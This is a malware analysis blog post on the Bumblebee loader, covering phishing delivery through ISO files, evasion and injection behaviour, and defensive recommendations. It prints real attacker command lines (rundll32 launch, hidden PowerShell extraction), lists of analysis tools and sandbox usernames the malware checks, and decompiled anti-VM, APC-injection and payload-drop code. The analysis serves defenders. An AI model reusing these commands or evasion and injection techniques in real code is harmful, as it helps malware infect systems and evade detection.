

Bumblebee Loader on The Rise

 blog.cyble.com/2022/06/07/bumblebee-loader-on-the-rise/

June 7, 2022

Sophisticated loader delivers Cobalt-Strike Beacons

In March 2022, a new malware named “Bumblebee” was discovered and reportedly distributed via spam campaigns. Researchers identified that Bumblebee is a replacement for BazarLoader malware, which has delivered Conti Ransomware in the past. Bumblebee acts as a downloader and delivers known attack frameworks and open-source tools such as Cobalt Strike, Shellcode, Sliver, Meterpreter, etc. It also downloads other types of malware such as ransomware, trojans, etc.

Our intelligence indicates that the incidents of Bumblebee infection are on the rise, as shown below.

Rise of Bumblebee Malware

The Bumblebee infection starts through spam email. This email contains a link to further download an ISO file that eventually drops the malicious Dynamic Link Library (DLL) file. The DLL file further loads Bumblebee’s final payload on the victim’s machine.

ISO files are a type of archive file that contain an identical copy of data found on an optical disc, CDs, DVDs, etc. They are primarily used to back up optical discs or distribute large file sets intended to burn onto an optical disc.



Figure 1 –

Bumblebee Infection Vector

Technical Details:

The complete technical analysis of Bumblebee is mentioned in the following sections. Cyble Research Labs analysed the hash (SHA256), “3e698d8d6e7820cc337d5e2eb3d8fbae752a4c05d11bcf00d3cb7d6dc45e1884” for analysis.

Bumblebee Initial Access:

Bumblebee has been distributed through spear-phishing email messages that use different methods to trick users into downloading and opening the ISO files.

The spam email contains an HTML attachment as well as a hyperlink in the mail body to download the ISO file. Similarly, the HTML attachment contains a link that downloads the ISO file from Microsoft OneDrive.

Figure 2 shows the spam email that downloads ISO files from Microsoft OneDrive when users click on the “REVIEW THE DOCUMENT” hyperlink.



Figure 2 –

Spam Email (Source – Proofpoint)

The ISO file contains two files called *Attachments.lnk* and *Attachments.dat*. This malicious link file contains the parameters to execute "*Attachments.dat*," which is the Bumblebee payload, using Windows' *rundll32.exe* service.

Figure 3 shows the contents of the ISO file and properties of the .lnk file.



Figure 3 – Contents of the ISO File

and Properties of Malicious .lnk File

Target command line:

```
cmd.exe /c start /wait "" "C:\Users\Admin\Local\Temp\Attachments.Ink" rundll32.exe
"C:\Windows\System32\rundll32.exe" Attachments.dat,ProcessLoad
```

In another case of infection, the ISO file contains three files, namely *New Folder.LNK*, *7z.exe*, and *arch.7z*. The shortcut file *New Folder.LNK* launches powershell.exe and extracts the password-protected file *arch.7z* by using *7z.exe*.

The *arch.7z* file contains a 64-bit DLL file named "arch.dll," which is a Bumblebee loader. The PowerShell command extracts the *arch.dll* file into the location *C:\ProgramData* and executes it using *rundll32.exe*.

Figure 4 shows the contents of the ISO file and properties of the .lnk file.



Figure 4 – Contents of Malicious

ISO and Properties of .lnk file

Target command line:

```
C:\Windows\System32\cmd.exe /c powershell -WindowStyle Hidden -Command ".\7za.exe x arch.7z -p434330cf2449 -o\"c:\programdata\" -y > $null; rundll32 c:\programdata\arch.dll,oUlluzkNOs
```

Defensive Evasion:

Bumblebee downloads and executes the other payloads on victim machines without being detected by any antivirus programs. Bumblebee uses various techniques to inject and attach the payloads into the running process.

The Bumblebee loader has a list of process names related to tools used by security researchers to identify if the malware is debugged or running in a virtual environment. The malware terminates its execution if it identifies any of these processes running on the victim's machine. The figure below shows the list of process names.

```
ps22[0] = L"ollydbg.exe";
ps22[1] = L"ProcessHacker.exe";
ps22[2] = L"tcpview.exe";
ps22[3] = L"autoruns.exe";
ps22[4] = L"autorunsc.exe";
ps22[5] = L"filemon.exe";
ps22[6] = L"procmon.exe";
ps22[7] = L"regmon.exe";
ps22[8] = L"procexp.exe";
ps22[9] = L"idaq.exe";
ps22[10] = "idaq64.exe";
ps22[11] = "ImmunityDebugger.exe";
ps22[12] = "Wireshark.exe";
ps22[13] = "dumpcap.exe";
ps22[14] = "HookExplorer.exe";
ps22[15] = "ImportREC.exe";
ps22[16] = "PETools.exe";
ps22[17] = "LordPE.exe";
ps22[18] = "SysInspector.exe";
ps22[19] = "proc_analyzer.exe";
ps22[20] = "sysAnalyzer.exe";
ps22[21] = "sniff_hit.exe";
ps22[22] = "windbg.exe";
ps22[23] = "joeboxcontrol.exe";
ps22[24] = "joeboxserver.exe";
ps22[25] = "joeboxserver.exe";
ps22[26] = "ResourceHacker.exe";
ps22[27] = "x32dbg.exe";
ps22[28] = "x64dbg.exe";
ps22[29] = "Fiddler.exe";
ps22[30] = "httpdebugger.exe";
```

Figure 5 – List of the Security Tools

The malware terminates its execution if it is identified to be running in a sandbox environment. The malware calls the *Wine_get_unix_file_name()* API to identify the sandbox machine, as shown below.

```
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
if ( ModuleHandleW )
    v4 = GetProcAddress(ModuleHandleW, "wine_get_unix_file_name") != 0i64;
else
    v4 = 0;
v5 = v2 & !v4 & ((unsigned int)sub_23C968BF0A0() == 0); // regkey wine
if ( !v5 )
    return 1;
```

Figure 6 – Sandbox

Detection using GetProcAddress()

Bumblebee also avoids running in the sandbox environment by comparing the victim's specific usernames with a list of hard-coded usernames. The hard-coded names are commonly-used sandbox usernames seen in the wild.

If user account names match with the names on the list, the malware terminates itself. A list of user account names is shown in the figure below.

```
String1[0] = L"CurrentUser";
String1[1] = L"Sandbox";
String1[2] = L"Emily";
String1[3] = L"HAPUBWS";
String1[4] = L"Hong Lee";
String1[5] = L"IT-ADMIN";
String1[6] = L"Johnson";
String1[7] = L"Miller";
String1[8] = L"milozs";
String1[9] = L"Peter Wilson";
String1[10] = L"timmy";
String1[11] = L"sand box";
String1[12] = L"malware";
String1[13] = L"maltest";
String1[14] = L"test user";
String1[15] = L"virus";
String1[16] = L"John Doe";
```

Figure 7 – List of Hardcoded User Accounts

The malware performs additional checks to identify the virtual environment, such as Wine, Vbox, and VMware. To identify the virtual environment, the malware performs the following actions:

- Queries registry keys related to Virtual Machine-related software
- Executes WMI queries to identify them
- Identifies emulator by reading the respective registry keys
- Identify the window name of the running process

This technique used by malware is highlighted in the figure below.

```

v5 = v2 & lv4 & ((unsigned int)sub_23C968BF0A0() == 0); // Regkey - SOFTWARE\WINE
if ( !v5 )
return 1;
v6 = v5 & ((unsigned int)sub_23C968BD0A0() == 0); // RegQuery - VBOX check
v7 = ((unsigned int)sub_23C968BD1F0() == 0) & v6; // RegOpen - VBOX check
v8 = ((unsigned int)sub_23C968BD340() == 0) & v7; // vbox exe/dll/sys file check
v9 = v8 & ((unsigned int)sub_23C968BD5B0() == 0); // get file attrib - %Program%6432
if ( !v9 )
return 1;
v10 = v9 & ((unsigned int)sub_23C968C0090(L"b") == ); // get adapter info
v11 = ((unsigned int)sub_23C968BD6E0() == 0) & v10; // CreateFileW - VBOX file check
Window# = FindWindow(L"VBoxTrayToolWndClass", 0i64);
v13 = FindWindow(0i64, L"VBoxTrayToolWnd");
if ( Window# || (v14 = 0, v13) )
v14 = 1;
v15 = (v14 ^ 1) & ((unsigned int)sub_23C968BD0B0() == 0) & v11; // VBOX check
v16 = ((unsigned int)sub_23C968BD8A0() == 0) & v15; // VBOX process check
v17 = ((unsigned int)sub_23C968BD950() == 0) & v16; // WMI query - SELECT * FROM Win32_NetworkAdapterConfiguration
v18 = ((unsigned int)sub_23C968BD030() == 0) & v17; // WMI query - SELECT * FROM Win32_NTEventlogFile
v19 = ((unsigned int)sub_23C968BDE40() == 0) & v18; // VBOX check
v20 = ((unsigned int)sub_23C968BDEE0() == 0) & v19; // VBOX check
v21 = ((unsigned int)sub_23C968BE430() == 0) & v20; // WMI query - SELECT * FROM Win32_Bus
v22 = ((unsigned int)sub_23C968BE640() == 0) & v21; // WMI query - SELECT * FROM Win32_BaseBoard
v23 = ((unsigned int)sub_23C968BE030() == 0) & v22; // WMI query - SELECT * FROM Win32_PnPEntity
v24 = ((unsigned int)sub_23C968BE210() == 0) & v23; // WMI query - SELECT * FROM Win32_PnPDevice
v25 = v24 & ((unsigned int)sub_23C968BE8D0() == 0); // WMI query - SELECT * FROM Win32_PnPDevice
if ( !v25 )
return 1;
v26 = (unsigned __int8)v25 & ((unsigned int)sub_23C968BFD30() == 0); // VM process check
if ( !v26 )
return 1;
v27 = v26 & ((unsigned int)sub_23C968BE860() == 0); // RegQuery - QEMU
v28 = ((unsigned int)sub_23C968BEC50() == 0) & v27; // QEMU process check
v29 = ((unsigned int)sub_23C968BE010() == 0) & v28; // QEMU check
v30 = ((unsigned int)sub_23C968BEF80() == 0) & v29; // "BOCHS" - emulator check
v31 = v30 & ((unsigned int)sub_23C968BEF0() == 0); // QEMU check
if ( !v31 )
return 1;
v32 = v31 & ((unsigned int)sub_23C968BF160() == 0); // Regopen - VM check
v33 = ((unsigned int)sub_23C968BF280() == 0) & v32; // VM sys file check
v34 = v33 & ((unsigned int)sub_23C968BF4A0() == 0); // get file attrib - %Program%6432
if ( !v34 )
return 1;
v35 = v34 & ((unsigned int)sub_23C968BFC80() == 0); // check prl_tools.exe
v36 = v35 & ((unsigned int)sub_23C968C0090(&unk_23C96934578) == 0);
if ( v36 )
&& (v37 = (unsigned __int8)v36 & ((unsigned int)sub_23C968BF8D0() == 0)) != 0; // WMI query - SELECT * FROM Win32_ComputerSystem
&& (v38 = (unsigned __int8)v37 & ((unsigned int)sub_23C968BF680() == 0)) != 0; // Check hardcoded list of USERNAME - VM/VBOX
&& (LOBYTE(v1) = (unsigned int)sub_23C968BF860() == 0, (v1 & v38) != 0) )

```

Figure 8 –

Additional Defence Evasion Techniques

After the evading detection, Bumblebee resolves its function names at runtime and creates a unique event name, 3C29FEA2-6FE8-4BF9-B98A-0E3442115F67.

```

HANDLE v6; // [rsp+50h] [rbp-8h]

hObject = CreateEventW(0i64, 0, 0, L"3C29FEA2-6FE8-4BF9-B98A-0E3442115F67");
v6 = hObject;
for ( i = -1893366263; ; i = 782501634 )

```

Figure 9 –

Bumblebee Creating Unique Event

The malware uses WMI queries to collect details such as system details, adapter details, etc., from the victim's machine. After that, it sends the stolen information to the Command and Control (C&C) server.

```

"SELECT * FROM Win32_BaseBoard"
"SELECT * FROM Win32_Bus"
"SELECT * FROM Win32_ComputerSystem"
"SELECT * FROM Win32_NTEventlogFile"
"SELECT * FROM Win32_NetworkAdapterConfiguration"
"SELECT * FROM Win32_PnPDevice"
"SELECT * FROM Win32_PnPEntity"

```

Figure 10 – WMI Queries

The Bumblebee Loader uses various commands to perform malicious activities such as DLL injection, downloading executables, uninstalling loaders, and enabling persistence. The commands used by the malware are mentioned below.

- “dij”
- “dex”
- “sdl”
- “ins”

DLL Injection:

The malware receives the “dij” command for DLL and Shellcode injection. As shown in Figure 11, it injects Shellcode into legitimate processes using the APC routine. It specifically injects code into the below processes:

- `\\Windows Photo Viewer\\ImagingDevices.exe`
- `\\Windows Mail\\wab.exe`
- `\\Windows Mail\\wabmig.exe`

```
if ( a2 )
{
    v15 = GetModuleHandleW(L"ntdll.dll");
    v16 = v19;
    NtQueueApcThread = GetProcAddress(v15, "NtQueueApcThread");
    ((void (__fastcall *) (HANDLE, __int64, _QWORD, _QWORD, _DWORD))NtQueueApcThread)(a2, v16, 0i64, 0i64, 0);
    CloseHandle(a2);
}
```

Figure 11

– Process injection via Asynchronous Procedure Calls (APC)

The loader then creates two new sections within the target process and copies the Shellcode to the newly created sections to properly inject the Shellcode. Then it invokes the Shellcode in the target executable via a dynamically resolved `NtQueueApcThread()`.

Downloading Additional Payloads:

The malware receives the “dex” command for downloading and executing additional payloads. After receiving this command along with payload data, it writes the file into a disk using the `CreateFileA()` and `WriteFile()` functions and executes it via the COM object.

In this example, the malware uses the hardcoded name “wab.exe” to store the payload.

```
if ( (!v77 || !memcmp(v76, "dex", v77)) && v67 == 3 )
{
    SHGetSpecialFolderPathA(0i64, &String1, 28, 0);
    lstrcatA(&String1, "\\wab.exe");
    v78 = v167;
    if ( v169 >= 0x10 )
        v78 = (__int64 *)v167[0];
    if ( (unsigned int)sub_23C968BA838(&String1, v78, v168) )
    {
        sub_23C968BB380(&String1);
        *(_DWORD *) (v44 + 136) = 1;
    }
    goto LABEL_261;
}
```

Figure 12 – The dex command

operation

Persistence:

The *Ins* command helps enable persistence by copying the *Bumblebee malware* DLL into the *%appdata%* directory and creating a VBS script that loads the malicious DLL using a scheduled task.

The *sd/* command uses PowerShell to delete files from the infected system without prompting the user.

The PowerShell command used by the malware is:

```
PS C:\> Remove-item -Path "filepath" -Force
```

C&C Communication:

The figure below shows the COBALT STRIKE traffic from the malware.



Figure 13 –

Cobalt Strike Network Traffic of Bumblebee Malware

Conclusion

Bumblebee is a new and highly sophisticated malware loader that employs extensive evasive maneuvers and anti-analysis tricks, including complex anti-virtualization techniques. To make the Bumblebee malware's activity stealthier and harder to detect, its Threat Actors frequently update these capabilities.

Bumblebee loader can be deployed to facilitate initial access and deliver payloads such as Cobalt Strike, ransomware, etc. It is likely to become a popular tool for ransomware groups to deliver their payload.

Cyble Research Labs closely monitors the BumbleBee malware group and other similar Threat Actor activities and analyzes them to better understand their motivations and keep our readers well-informed.

Our Recommendations

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Avoid downloading files from unknown websites.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Block URLs that could spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees' systems.

MITRE ATT&CK® Techniques:

Tactic	Technique ID	Technique Name
Initial Access	T1566 T1190	Phishing Exploit Public-Facing Application.
Execution	T1059	Command and Scripting Interpreter
